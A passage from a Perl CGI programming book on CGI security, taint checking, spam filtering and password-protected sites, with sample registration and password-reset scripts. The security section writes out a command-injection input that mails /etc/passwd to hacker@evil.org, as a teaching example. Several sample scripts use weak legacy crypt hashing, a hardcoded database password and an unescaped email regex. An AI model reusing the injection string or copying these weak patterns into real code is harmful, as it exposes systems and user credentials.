Effective Perl Programming, by Joseph N. Hall and Randal Schwartz

CPAN: http://www.cpan.org/

Visit http://www.cgi101.com/book/ch18/ for source code and links from this chapter.

CGI Security

CGI programs can be risky, both to your data and to your webserver. Runaway CGI programs can chew up CPU, memory and/or disk space on the server until it crashes. Hackers can send bogus data through your forms and gain access to shell commands and private files. Other users can overwrite your files. How can you protect your site?

First, you should *never trust input data*. Always check the results sent from a form submission to ensure that the results are what you expect. Never pass unchecked data to a system command or piped open. Always use taint checking (the `-T` flag in the `#!/usr/bin/perl -wT` line) and `strict`, for added security.

Tainted Data

A variable containing data from outside the program (such as form data and environment variables) is said to be *tainted*. You don't know what's in the variable, and therefore you shouldn't ever pass it on to a system command or a pipe without untainting it first.

Here's an example. Some versions of form-to-mail CGI programs send mail like so:

```
open(MAIL,"|/usr/sbin/sendmail $FORM{'email'}");
```

This will work if `$FORM{'email'}` is really an email address. But if it's not, it could be a dangerous shell command. The pipe symbol in the open statement executes a shell command – in this case, piping the output to sendmail. (This is called a *piped open*.) It's what happens after the `/usr/sbin/sendmail` part that's a problem. If someone enters this as their email address: "nobody; cat /etc/passwd > mail hacker@evil.org", then you've effectively run this shell command:

```
/usr/sbin/sendmail nobody; cat /etc/passwd > mail
hacker@evil.org
```

Congratulations, you've just mailed the system password file to a potential hacker! Of course, by exploiting this same loophole, a hacker could remove any of your world-writable files, or if you're running suEXEC, they could read your mail, view (or remove) *all* of the files in your home directory, and much worse.

This same weakness exists in system commands. The following example executes the **man** (manual page) program on the server (the `backticks` enclose a shell command to be run by your program, returning the output of that command):

```
# This example is NOT tainted.
my $topic = "perl";
my @out = `/usr/bin/man $topic`;

# This example IS tainted.
my $topic = param('topic');
my @out = `/usr/bin/man $topic`;
```

In the first example, the program sets `$topic` explicitly. We know what the value is, so there's no risk. In the second example, however, we're accepting input from a form, which by default is tainted. Passing the tainted data unchecked into a system command is *extremely* dangerous.

We've been working with tainted data throughout the book. You *can* print tainted variables to output files, mail messages, or the browser, and you can also perform calculations and summarize tainted data (which will then taint the resulting variables). As long as the data remains inside your CGI program, you probably won't get into (much) trouble. So when should you test for tainting?

- when you're running a system command, either with `backticks` or the `system` function
- when you're opening a pipe to another program, such as `open(OUT,"|/to/some/command $input")`
- when you're using input data to name an output file, e.g. `open(OUT,">tmp/$somedataname")`
- when you're writing data to a file or database and you expect the data to be in a certain format,
- any time you expect the data to be in a certain format

Taint Checking

Perl will check your programs for tainting if you include the `-T` flag on the first line:

```
#!/usr/bin/perl -T
```

We've already been doing this throughout the book (unless you've been living dangerously). The `-T` flag causes Perl to check your program for taint problems before even running it. If you have a taint problem, the program won't run, and you'll get an error message. One error you're likely to see is this:

```
Insecure $ENV{PATH} while running with -T switch at ./
mail2.cgi line 20.
```

This error will to occur when you attempt a system command or a piped open. To fix this, you have to define the path that your CGI program is allowed to run under, by setting the `PATH` environment variable:

```
#!/usr/bin/perl -T
$ENV{PATH} = "/bin:/usr/bin";
```

This limits the commands available to your CGI program to shell programs residing in the `/bin` or `/usr/bin` directories.

Another error you may see is this:

```
Insecure dependency in `` while running with -T switch at
./mail2.cgi line 23.
```

This indicates you tried passing tainted data into a system command. You'll have to untaint the data before you can use it in a shell, pipe, or system command.

These checks are not guaranteed to find all cases of tainted usage. Ultimately, security is up to you, so keep it in mind when you're writing code.

Untainting Data

To untaint a value, you must pass it through a regular expression match and a backreference, like so:

```
if ($tainted_data =~ /(valid_pattern)/) {
    $good_data = $1;
} else {
    &dienice("Bad data: $tainted_data");
}
```

The `valid_pattern` in this example should be a regular expression that ensures the data

is in the form you expect it to be. For example, if you want to make sure the input data is a number, you could use this pattern:

```
if ($tainted_data !~ /\D/) {
    $good_data = $1;
}
```

You should be very careful about constructing your pattern match. You could very easily "clean" data by doing:

```
if ($tainted_data =~ /(.+)/) {
    $good_data = $1;
}
```

However, this just sets `$good_data` to the exact same value as `$tainted_data`, defeating the purpose of taint checking entirely.

Here's an example program with good taint checking: a CGI program to display Unix **man** (manual) pages. Create an HTML form and call it man.html:

Program 19-1: man.html Manual Page Program - HTML Form

```
<form action="man.cgi" method="POST">
Topic: <input type="text" name="topic" size=16><input
type="submit" value="Go">
</form>
```

Next create man.cgi. Use a regular expression to untaint the "topic" input field before passing it to `/usr/bin/man`:

Program 19-2: man.cgi Manual Page Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);

$ENV{PATH} = "/bin:/usr/bin";
print header;
print start_html("Man pages");

# The only allowed topics will be words that are
# alphanumeric (a-zA-Z0-9). Dashes and periods are also
# allowed; spaces are not.
```

```
my $topic;
if (param('topic') =~ /^([\w\-\.]+)$/) {
    $topic = $1;
} else {
    &dienice("Bad topic: " . param('topic'));
}

my @out = `/usr/bin/man $topic`;
if ($#out < 0) {
   &dienice("No man page for `$topic'.");
}

print "<h2>$topic</h2>\n";
print "<pre>\n";
foreach $i (@out) {
# man pages are formatted with nroff, so we have to
# remove the nroff control characters from them with
# this substitution:
    $i =~ s/.\cH//g;

    # now print the line
    print $i;
}
print "</pre>\n";
print end_html;

sub dienice {
    my($errmsg) = @_;
    print "<h2>Error</h2>\n";
    print "$errmsg<p>\n";
    print end_html;
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch19/man-cgi.html
➪ Working example: http://www.cgi101.com/book/ch19/man.html

This program untaints the input data, and passes it on to the **man** program. The output is the same you'd see had you typed **man sometopic** in the Unix shell.

You can use this same program code for several other useful commands including **perldoc** and **whois**. Try modifying the program to work with these commands.

Defending Against Spammers

You can try to block unwanted access to your CGI programs by looking at the `$ENV{HTTP_REFERER}` environment variable. For example, you might have a generic form-to mail CGI program that may only be called by referring pages on your own website. This may stop casual attackers, but it's fairly easy to spoof the `HTTP_REFERER` value, so you shouldn't expect this to stop determined spammers.

Form-to-mail programs are especially vulnerable to attacks; spammers can hijack them and use your program to send their spam mail. Never trust the form input data for recipient addresses or mail headers. If you're going to send e-mail to an address taken from a web form, validate the address first with Email::Valid.

Another area where spammers (and hackers) can have a field day is by posting spam or dangerous HTML tags to guestbook pages, message boards and web logs ("blogs"). If you have a CGI program that accepts user feedback and then posts it on a web page, you should certainly escape all HTML tags in the input, and possibly also scan the input for spam phrases.

You can escape HTML tags manually by using regular expressions. This code will replace all < and > characters with their corresponding HTML entities:

```
my $content = param('comments');
$content =~ s/</&lt;/g;
$content =~ s/>/&gt;/g;
```

If you have the HTML::Entities module installed, you can use it to properly escape ALL unusual characters:

```
use HTML::Entities;
use CGI qw(:standard);

my $safe_comments = encode_entities(param('comments'));
```

The `encode_entities` function converts all control chars, high-bit chars, and the <, &, >, and `"` characters into their equivalent HTML entities (for example, a double-quote `"` becomes `&quot;`).

There are also several Perl modules (such as HTML::Parser and HTML::TagFilter) that can be used to remove tags entirely.

Spam filtering can be done in various ways. You could add a spam checking subroutine

with a list of spam phrases hardcoded in:

```
sub spamsub {
    my($subj) = @_;
    # add your own list of words you consider to be "spam"
    my @spam_subjects = ("prescriptions", "porn",
       "affiliate");
    foreach my $i (@spam_subjects) {
       if (index($subj, $i) > -1) {
          return 1;
       }
    }
    return 0;
}
```

There are also a number of spam filtering modules (primarily designed to work with e-mail) on CPAN.

Ultimately the only way to guarantee you won't get spam on your message board or blog is to moderate it, requiring every message to be approved before it can be posted. (Or you could allow all new messages to post, and also e-mail a copy to you. This way you can see when something new has been posted and decide for yourself whether it's spam. You'll also want to create an easy way to cancel messages.)

Visible Source Code

Another security risk you need to be aware of is having your Perl source code visible to the web. Generally this won't be a problem for .cgi files, since the server should be configured to execute those as CGI programs; however other file types (including .pm module files, .pl files, etc) may be visible.

In the last chapter we created the Shopcart.pm module. Try typing the direct URL to that now and see what happens. If you can see the source code (complete with your database login and password!), you've got a problem.

There are several solutions; first, you could move your modules outside of your web space, and change the `use lib` lines in your CGI programs appropriately. Alternately, you could add the following either to your Apache httpd.conf file or to an .htaccess file in your web directory:

```
<FilesMatch "\.pm$">
    Order allow,deny
    Deny from all
```

```
</FilesMatch>
```

This denies access to any file ending with ".pm". Your CGI programs will still be able to use these files, but nobody will be able to view the raw code from their web browser.

You could also set up all of your CGI programs and Perl modules in a cgi-bin directory, which is typically configured so that the files within can only be executed, not displayed. (Check your server configuration to make sure this is true on your server.)

These are just some of the security issues you're likely to encounter when writing CGI programs. Consult the resources listed below for more information.

Resources

Perl Security: http://www.perldoc.com/perl5.8.0/pod/perlsec.html, or **perldoc perlsec**

The CGI/Perl Taint Mode FAQ: http://gunther.web66.com/FAQS/taintmode.html

The WWW Security FAQ: http://www.w3.org/Security/Faq/www-security-faq.html

WWW Security FAQ – CGI Scripts: http://www.w3.org/Security/Faq/wwwsf4.html

Visit http://www.cgi101.com/book/ch19/ for source code and links from this chapter.

Password Protection

One important feature for web sites is the ability to restrict access to part or all of the site. This is often used on subscription sites, such as online webzines or other members-only services. It's also used on administrative portions of web sites, as well as on secure sites for online banking and stock trading. Some e-commerce sites even require you to register with a username and password before you can place an order.

There are two kinds of user authentication: HTTP-authentication and cookie-based. HTTP authentication is done by the web server itself. You create a .htaccess file containing authentication instructions in the web directory that you want to protect. Then whenever someone tries to access a web page (or CGI program or image) in that directory, their browser presents a pop-up box that asks for their username and password.

HTTP-auth is easy to set up, and requires no additional code beyond the .htaccess file. It's also easy to track users logged in this way; you can retrieve their username from the `$ENV{REMOTE_USER}` environment variable. But once a user has logged in via HTTP-auth, they can't log out (short of quitting their browser). And one user can give their login information to all of their friends, and they can all login at the same time. With basic HTTP-auth there's nothing you can do to stop multiple logins.

The other kind of authentication is done by using cookies to track user sessions. This requires you to add tracking code to every program you want protected, and it will not protect HTML files or images at all. You do have more control over who can login, though; you can limit logins so that a particular username can only login once, and you can also limit the amount of time they can say logged in. You can also create a logout page, allowing the user to log out without closing their browser.

As you can see, there are pros and cons to each method. Deciding which method to use depends on what sort of site you want to protect.

Designing Password-Protected Sites

When designing a password-protected site, give some thought to the reasons for the password protection, and to the level of security you need. If you're setting up a developmental site to share designs or documents with a handful of people, then a single username/password may be sufficient. For an intranet site accessible only to people from a certain domain, you may not even need a username/password – you can restrict access based on domain alone.

Keep in mind that unless you are using a secure server (where your protected pages are all being accessed via a https:// URL), usernames and passwords are sent "in the clear", and are not encrypted. If someone on either your local network or the webserver's local network is running a "packet sniffer" (a program that intercepts internet traffic), they'll intercept all usernames and passwords sent on that network. If you're providing or asking for any kind of secure data (credit card or bank information, stocks, etc.), you need to use a secure server.

Also, if you have a lot of users accessing a protected area, you should use a database (along with the appropriate mod_auth module compiled into the server) for lookups. The web server has to look up the username in the auth table for *every page* that's being accessed, even after a user has logged in; if you use a flat password file for this, your server may get bogged down from excessive file I/O.

Basic HTTP Authentication

With HTTP authentication, you can only password-protect a directory and the files within; it's not possible to protect a single file with this method. Here's how to set up a password-protected directory.

First, create a subdirectory in your web space. For this example we'll create one named "secure". Set the permissions on the directory so that it's world readable and executable:

```
mkdir secure
chmod 755 secure
cd secure
```

Next create a .htaccess file inside the secure directory. Make it a new file, and enter the following data. The items in bold are things you will want to change depending on the location of these files and directories on your server.

```
AuthUserFile /home/www/book/ch20/secure/.htpasswd
```

```
AuthName "Password Example"
AuthType Basic

<limit GET>
require valid-user
</limit>

# If you are using an Apache server, you should add these
# lines as well, to prevent users from downloading these
# files:

<files .htaccess>
    Order allow,deny
    Deny from all
</files>

<files .htpasswd>
    Order allow,deny
    Deny from all
</files>
```

`AuthUserFile` is the full system path to the password file. `AuthName` is what the user will see when they're prompted for a password ("Enter Authorization for <AuthName>"). If AuthName is more than one word, you'll need to enclose it in quotes, or you'll get an error instead of a password prompt when attempting to access the pages in that directory.

Now you'll set up the password file. You'll need to use the **htpasswd** program to do this. It is included with the Apache server (on both Windows and Unix), usually in the support subdirectory under the server root. If you can't find it or your server doesn't have this program, you can download one; see the resources list at the end of the chapter.

For every user that you want to add to the password file, enter the following. (the -c flag is only required the first time; it indicates that you want to create the .htpasswd file).

htpasswd -c .htpasswd user1
[you're prompted for the password for user1]
htpasswd .htpasswd user2
[you're prompted for the password for user2]
htpasswd .htpasswd user3
[you're prompted for the password for user3]

chmod both files (.htaccess and .htpasswd) to mode 644, so the webserver can read them. Now, when you access the secure directory via your browser, you should be prompted for a username and password.

➪ Working example: http://www.cgi101.com/book/ch20/secure/
username is “webuser” and password is “foobar1”.

You don’t have to name the password file ‘.htpasswd’; it can be any file name. If you use a different file name, be sure to change the `AuthUserfile` line in the .htaccess file as well.

User Registration CGI Program

This example shows you how to create a form and CGI program to allow users to register on your site. This program writes directly to the .htpasswd file in the protected directory, and may be a security risk. If you are on a shared server and your CGI programs don’t run with your userid and permissions, then the only way this will work is if your .htaccess file is world-writable.

First, you’ll need to create a registration form. At the very least, you’ll need fields for the username and password. You may want to request additional information from the user, such as their full name and e-mail address. This extra info can be stored in a separate file or database. Here’s an example user registration form:

Program 20-1: register.html User Registration Program - HTML Form

```
<html><head><title>Register for FooWeb!</title></head>
<body>
<form action="register.cgi" method="POST">
Register for FooWeb!<p>
Desired Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Register">
</form>
</body></html>
```

Next, the register.cgi program parses the form data and does some validation before writing the password information to the .htaccess file. This program will use Perl’s `crypt` function to create an encrypted password; we’ll look more at `crypt` later in this chapter.

Program 20-2: register.cgi User Registration Program (.htpasswd)

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
```

```
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use Fcntl qw(:flock :seek);
use strict;

my $passfile = 'secure/.htpasswd';
print header;
print start_html("Registration Results");

my $username = param('username');
my $password = param('password');

# First, do some data validation.

# be sure the username is alphanumeric
# also, require it to be at least 3 chars long
if ($username !~ /^\w{3,}$/) {
    &dienice("Please use an alphanumeric username, with no
spaces.");
}

# be sure the password isn't blank or shorter than 6 chars
if (length($password) < 6) {
    &dienice("Please enter a password at least 6 characters
long.");
}

# now encrypt the password
my $encpass = &encrypt($password);

# open the password file for read-write
open(PASSF,"+<$passfile") or &dienice("Can't open password
file.");
flock(PASSF, LOCK_EX);        # lock the file (exclusively)
seek(PASSF, 0, SEEK_SET);     # rewind to beginning
my @passf = <PASSF>;          # read entire file

# the structure of the htpasswd file is:
# username:passwd
# username:passwd
# ...etc., with each user's record on a separate line.
# here we're going to loop through and make sure the
# username doesn't already exist in the htpasswd file.
foreach my $i (@passf) {
    chomp($i);
    my ($user,$pass) = split(/:/,$i);
    if ($user eq $username) {
       &dienice("The username `$username' is already in use.
```

```
Please choose another.");
   }
}

# append the info to the password file.
seek(PASSF, 0, SEEK_END);       # go to end of file
print PASSF "$username:$encpass\n";
close(PASSF);

print qq(<p>
You're now registered!  Your username is <b>$username</
b>, and your password is <b>$password</b>.  Login <a
href="secure/">here</a>.</p>\n);

print end_html;

sub encrypt {
    my($plain) = @_;
    my @salt = ('a'..'z', 'A'..'Z', '0'..'9', '.', '/');
    return crypt($plain, $salt[int(rand(@salt))] .
$salt[int(rand(@salt))] );
}

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}
```

🗗 Source code: http://www.cgi101.com/book/ch20/register-cgi.html
➪ Working example: http://www.cgi101.com/book/ch20/register.html

Remember to change the permissions of the .htpasswd file so that it's writable by the web server process.

Authentication via Database: mod_auth_mysql

Having your .htpasswd file writable by anyone is a bad idea, unless you're the only person with a user account on your web server's machine. Even then, there's some risk. There are many other (safer) ways you can authenticate users. The Apache server has a number of contributed modules available for this purpose; a search for "mod_auth" on the Apache Module Registry (http://modules.apache.org/) turns up dozens.

Since we've already done a lot of work with MySQL, these next examples will deal with

user authentication using mod_auth_mysql. This is an Apache module allows you to store usernames and passwords in a MySQL database. If your Apache server doesn't already have it available, you can download the module from Sourceforge at http://sourceforge.net/projects/modauthmysql/

You'll also need administrator privileges to rebuild Apache and install the module.

Once the module is installed, create a new .htaccess file. The syntax of the .htaccess file for mod_auth_mysql is:

```
Auth_MYSQL_DB user_db
Auth_MYSQL_Password_Table users
Auth_MySQL_Username_Field username
Auth_MYSQL_Password_Field password
Auth_MYSQL_Empty_Passwords Off
AuthName "Members-Only Area"
AuthType Basic
require valid-user
```

`Auth_MYSQL_DB` and `Auth_MYSQL_Password_Table` are the names of the database and table which contains the username/password info. `Auth_MYSQL_Username_Field` and `Auth_MYSQL_Password_Field` are the username and password column names, respectively.

The above .htaccess file allows anyone with a username and valid password to login. In cases like a subscription site, however, you may want to further restrict access based on the status of someone's subscription. You can do this by adding a "group" requirement:

```
Auth_MYSQL_DB user_db
Auth_MYSQL_Password_Table users
Auth_MySQL_Username_Field username
Auth_MYSQL_Password_Field password
Auth_MYSQL_Empty_Passwords Off
Auth_MYSQL_Group_Table users
Auth_MYSQL_Group_Field status
AuthName "Members-Only Area"
AuthType Basic
require group CURRENT
```

`Auth_MYSQL_Group_Table` is the table where the group column appears (it has to be in the same database as the password table). `Auth_MYSQL_Group_Field` is the column name of the group field. `require group CURRENT` indicates what *value* that column should have. In this example, the "status" column of the "users" table must be "CURRENT" for the authentication to succeed.

You'll probably want to have several different subscription status values, such as "CURRENT" and "EXPIRED". When someone's subscription expires, you can just change their subscription status to "EXPIRED" without deleting them from the database. This preserves their login information (and whatever other info you stored about them), in case they decide to renew later.

Let's try it. First create a MySQL table called "users":

```
mysql> create table users(
       username char(20) not null primary key,
       password char(40) not null,
       status enum('CURRENT','EXPIRED','SUSPEND') not null,
       name char(80) not null
       email char(80) not null);
```

The actual column sizes can be different (you don't have to limit usernames to 20 characters). If you plan to use the `encrypt` function we wrote in the last program, the password column must store at least 13 characters.

Now we'll need another registration form, this time with fields to prompt for the person's name and e-mail address:

```
<html><head><title>Register for FooWeb!</title></head>
<body>
<form action="register2.cgi" method="POST">
Register for FooWeb!<p>
Your Name: <input type="text" name="realname"><br>
E-Mail Address: <input type="text" name="email"><br>
Desired Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Register">
</form>
</body></html>
```

Now you should modify register.cgi to query and update the user database rather than writing to the .htaccess file.

Program 20-3: register2.cgi **User Registration Program (MySQL)**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use DBI;
```

```
use Email::Valid;
use strict;

print header;
print start_html("Registration Results");

my $dbh = DBI->connect( "dbi:mysql:usertable", "usertable",
"jutedi2") or
    &dienice("Can't connect to db: $DBI::errstr");

my $username = param('username');
my $password = param('password');
my $realname = param('realname');
my $email = param('email');

# be sure the username is alphanumeric - no spaces or
# funny characters
if ($username !~ /^\w*$/) {
    &dienice("Please use an alphanumeric username, with no
spaces.");
}

# be sure their real name isn't blank
if ($realname eq "") {
    &dienice("Please enter your real name.");
}

# be sure the password isn't blank or shorter than 6 chars
if (length($password) < 6) {
    &dienice("Please enter a password at least 6 characters
long.");
}

# be sure they gave a valid e-mail address
unless (Email::Valid->address($email)) {
    &dienice("Please enter a valid e-mail address.");
}

# check the db first and be sure the username isn't
# already registered

my $sth = $dbh->prepare("select * from users where
 username = ?") or &dbdie;
$sth->execute($username) or &dbdie;
if (my $rec = $sth->fetchrow_hashref) {
    &dienice("The username `$username' is already in use.
Please choose another.");
```

```
}

# we're going to encrypt the password first, then store
# the encrypted version in the database.
my $encpass = &encrypt($password);

$sth = $dbh->prepare("insert into users values(?, ?, ?, ?,
?)") or &dbdie;
$sth->execute($username, $encpass, "CURRENT", $realname,
$email) or &dbdie;

print qq(<p>
You're now registered!  Your username is <b>$username</
b>, and your password is <b>$password</b>.  Login <a
href="secure2/">here</a>.</p>\n);

print end_html;

sub encrypt {
    my($plain) = @_;
    my(@salt) = ('a'..'z', 'A'..'Z', '0'..'9', '.', '/');
    return crypt($plain, $salt[int(rand(@salt))] .
$salt[int(rand(@salt))]);
}

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

🗗 Source code: http://www.cgi101.com/book/ch20/register2-cgi.html
➪ Working example: http://www.cgi101.com/book/ch20/register2.html

To Encrypt, or Not To Encrypt

In the previous two registration programs we encrypted the password using this

subroutine:

```
sub encrypt {
    my($plain) = @_;
    my(@salt) = ('a'..'z', 'A'..'Z', '0'..'9', '.', '/');
    return crypt($plain, $salt[int(rand(@salt))] .
$salt[int(rand(@salt))]);
}
```

Encryption is done using Perl's `crypt` function, which takes two arguments: the unencrypted original string, and a string of "salt" text to randomize the result. In our subroutine we used 2 characters (chosen randomly from the range of letters a-z, A-Z, 0-9, . and /) as salt. The encrypted value returned by `crypt` is (on Unix) a 13-character string consisting of the first two characters of the salt followed by a random set of letters from the character range (a-z, A-Z, 0-9, . and /)

If you use a .htpasswd file, the passwords *must* be encrypted. mod_auth_mysql doesn't require it, but will expect encrypted passwords unless you specify otherwise in the .htaccess file with this directive:

```
Auth_MySQL_Encrypted_Passwords Off
```

If you specify this, then the passwords must be stored in plain text in your password table.

An advantage to using plaintext passwords is, if someone forgets their password, you can just look it up in the database and then e-mail it to them. If the password is encrypted, though, you can't decrypt it; you have to reset it and send them a new one.

Decrypting?

Strings encrypted with Perl's `crypt` function cannot be decrypted (there is no "decrypt" function). So how can you tell if someone entered the correct password?

Remember that the output of `crypt` contains the first two letters of the salt. So, for example:

```
my $string = "foobar1";
my $salt = "0x";
my $crypted = crypt($string, $salt);

# $crypted is now "0xpVh852rtaR."
```

So, given the encrypted string, you can extract the salt by using the `substr` function:

```
my $salt2 = substr($crypted, 0, 2);
# $salt2 is now "0x"
```

Now if you ask the user to re-type their password, you can run it through `crypt` and compare the resulting *encrypted* strings. If they're equal, then the user typed the correct password.

```
if (crypt($string2, $salt2) eq $crypted) {
   print "You entered the same password!";
}
```

The web server does this for you automatically when someone tries to login. But there may be situations where you'll want to ask the user to retype their password, and you'll have to determine if they typed the correct one. For example, if someone wants to change their password, typically your web form will ask them to type both the old and new passwords.

Resetting Passwords

Whenever you set up password-protected web sites, you'll have to prepare for users who forgot (or want to change) their passwords. There are two separate sets of programs needed for this. First you'll need a program to handle cases where someone has lost or forgotten their password. This program must be *outside* the password-protected area (since, if they don't have their password, they obviously can't login to change it). The program will reset the password and email it to their registered email address.

The second case is when someone knows their password, and wants to change it. This program can be stored in the password-protected area of your site.

Let's start with the "forgot my password'"example. In this example, we have a form that prompts for the visitor's username, along with their e-mail address (which we requested on the original registration form).

Program 20-4: forgotpass.html Forgot Password Program - HTML Form

```
<html><head><title>Reset Your Password</title></head>
<body>
<form action="forgotpass.cgi" method="POST">
Use this form to reset your password. (A new password will
be e-mailed
```

```
to you.)<p>
E-Mail Address: <input type="text" name="email"><br>
Your Username: <input type="text" name="username"><br>
<input type="submit" value="Change Password"><p>
</form>
</body></html>
```

The CGI program will look up the username and e-mail address in the user database. We want to verify that the person requesting the change is really the person who registered the userid. If so, then we'll reset the password to something random and mail it to the user's e-mail address.

Program 20-5: forgotpass.cgi **Forgot Password Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(fatalsToBrowser);
use DBI;
use Email::Valid;
use strict;

print header;
print start_html("Password Change Results");

my $dbh = DBI->connect("dbi:mysql:usertable", "usertable",
    "jutedi2") or
    &dienice("Can't connect to db: $DBI::errstr");

my $username = param('username');
my $email = param('email');

# be sure they entered a valid e-mail address
unless (Email::Valid->address($email)){
   &dienice("`$email' doesn't appear to be a valid e-mail
address.");
}

my $sth = $dbh->prepare("select * from users where username
= ?") or &dbdie;
$sth->execute($username) or &dbdie;
if (my $uinfo = $sth->fetchrow_hashref) {
    # even if the username is valid, we want to check and
    # be sure the email address matches.
    if ($uinfo->{email} !~ /$email/i) {
        &dienice("Either your username or e-mail address was
```

```
not found.");
    }
} else {
    &dienice("Either your username or e-mail address was not
found.");
}

# ok, it's a valid user. First, we create a random
# password.
my $randpass = &random_password();

# now we encrypt it:
my $encpass = &encrypt($randpass);

# now store it in the database...
$sth = $dbh->prepare("update users set password=? where
username=?")  or &dbdie;
$sth->execute($encpass, $username) or &dbdie;

# ...and send email with their new password.
# be sure to send them the un-encrypted version!
$ENV{PATH} = "/usr/sbin";
open(MAIL,"|/usr/sbin/sendmail -t -oi");
print MAIL "To: $email\n";
print MAIL "From: webmaster\n";
print MAIL "Subject: Your FooWeb Password\n\n";
print MAIL <<EndMail;
Your FooWeb Password has been changed. The new password is
'$randpass'.

You can login and change your password at
http://www.cgi101.com/book/ch20/secure2/passchg.html.
EndMail

print qq(<h2>Success!</h2>
<p>Your password has been changed!  A new password has been
e-mailed to you.<p>\n);
print end_html;
$dbh->disconnect;

sub encrypt {
    my($plain) = @_;
    my(@salt) = ('a'..'z', 'A'..'Z', '0'..'9', '.', '/');
    return crypt($plain, $salt[int(rand(@salt))] .
$salt[int(rand(@salt))]     );
}
```

```
sub random_password {
    my($length) = @_;
    if ($length eq "" or $length < 3) {
        $length = 6;   # make it at least 6 chars long.
    }
    # create a random password out of the set of letters
    # a-z, A-Z and numbers 0-9
    my @letters = ('a'..'z', 'A'..'Z', '0'..'9');
    my $randpass = "";
    foreach my $i (0..$length-1) {
      $randpass .= $letters[int(rand(@letters))];
    }
    return $randpass;
}

sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch20/forgotpass-cgi.html
Working example: http://www.cgi101.com/book/ch20/forgotpass.html

Obviously a randomly created password will not be very easy to remember, so you should include a link in the e-mail message to the page where the person can change their password.

Change Password

The previous program took care of cases where someone forgot their password. You'll also need a program to handle cases where the user *knows* their password and simply wants to change it to something else. Since this form will be in the password-protected area of the site, you don't need to ask them for their password again, but it's probably a good idea (in case the user walked off and left their browser open).

Program 20-6: passchg.html Change Password Program - HTML Form

```
<html><head><title>Change Password</title></head>
<body>
<form action="passchg.cgi" method="post">
Use this form to change your password.<p>
Old Password: <input type="password" name="oldpass"><br>
New Password: <input type="password" name="newpass1"><br>
New Password: <input type="password" name="newpass2"><br>
<input type="submit" value="change password"><p>
</form>
</body></html>
```

Now for the CGI. Notice we didn't ask for the username – that can be gotten from any program in the password-protected area by looking at `$ENV{'REMOTE_USER'}` (though you should still untaint this variable).

Program 20-7: passchg.cgi Change Password Program

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(fatalsToBrowser);
use DBI;
use strict;

print header;
print start_html("Password Change Results");

my $dbh = DBI->connect( "dbi:mysql:usertable", "usertable",
    "jutedi2") or
    &dienice("Can't connect to db: $DBI::errstr");

my $oldpass = param('oldpass');
my $newpass1 = param('newpass1');
my $newpass2 = param('newpass2');
my $username;
if ($ENV{'REMOTE_USER'} =~ /^(\w{3,})$/) {
   $username = $1;
} else {
   &dienice("Your username ($1) looks suspicious.
Aborting...");
}

my $sth = $dbh->prepare("select * from users where username
= ?") or &dbdie;
```

```
$sth->execute($username) or &dbdie;
unless (my $rec = $sth->fetchrow_hashref) {
    &dienice("Can't find your username!?");
}

my $uinfo = $sth->fetchrow_hashref;

# now encrypt the old password and see if it matches
# what's in the database
if ($uinfo->{password} ne
    crypt($oldpass,substr($uinfo->{password},0,2)) ) {
   &dienice(qq(Your old password is incorrect. If you can't
remember it, please use the <a
href="../forgotpass.html">reset password</a> form
instead.));
}

# a little redundant error checking to be sure they
# typed the same new password twice:
if ($newpass1 ne $newpass2) {
   &dienice("You didn't type the same thing for both new
password fields. Please check it and try again.");
}

# ok, everything checks out. Now we encrypt the new one:
my $encpass = &encrypt($newpass1);

# now store it in the database...
$sth = $dbh->prepare("update users set password=? where
username=?") or &dbdie;
$sth->execute($encpass, $username) or &dbdie;

# Finally we print out a thank-you page

print qq(<h2>Success!</h2>
<p>Your password has been changed!  Your new password is
<b>$newpass1</b>.<p>
<a href="/book/ch20/secure2/">Click Here</a> to login
again!</p>\n);
print end_html;

sub encrypt {
    my($plain) = @_;
    my(@salt) = ('a'..'z', 'A'..'Z', '0'..'9', '.', '/');
    return crypt($plain, $salt[int(rand(@salt))] .
$salt[int(rand(@salt))]);
}
```

```
sub dienice {
    my($msg) = @_;
    print "<h2>Error</h2>\n";
    print $msg;
    exit;
}

sub dbdie {
    my($package, $filename, $line) = caller;
    my($errmsg) = "Database error: $DBI::errstr<br>
        called from $package $filename line $line";
    &dienice($errmsg);
}
```

Source code: http://www.cgi101.com/book/ch20/passchg-cgi.html
Working example: http://www.cgi101.com/book/ch20/secure2/passchg.html

Cookie-Based Authentication

In HTTP authentication, the webserver does all the work of authenticating users and restricting access to pages. In Cookie-based authentication, your CGI programs must do all of the work. You'll have to add a cookie check at the beginning of every CGI program you want protected. This also means that static files (like HTML and GIF/JPG files) can't be password-protected (although there are some ways around that limitation, such as using Mason or mod_rewrite).

You can use the same table structure for usernames and passwords that we used in the mod_auth_mysql examples. You will need to create a table for tracking cookies, though. As with our earlier cookie examples, the tracking table should have columns for the cookie ID, username, and a timestamp. For added security we'll add a column for the IP address. Go into MySQL and create the cookie table:

```
mysql> create table user_cookies(
cookie_id char(32) not null primary key,
username char(255) not null,
timestamp datetime not null,
ip_addr char(15) not null);
```

Next you need to create a module for the shared code. This should include the database connection, `dienice` and `dbdie` subroutines, and a `validate` subroutine (similar to the one from Chapter 17) to detect whether a cookie exists. If it does, return the username associated with that cookie; if not, redirect the user to a login page.

Program 20-8: users.pm **Users Module**

```
package users;
use base qw(Exporter);
use strict;
our @EXPORT = qw($dbh validate dienice dbdie);
our @EXPORT_OK = qw();

use DBI;
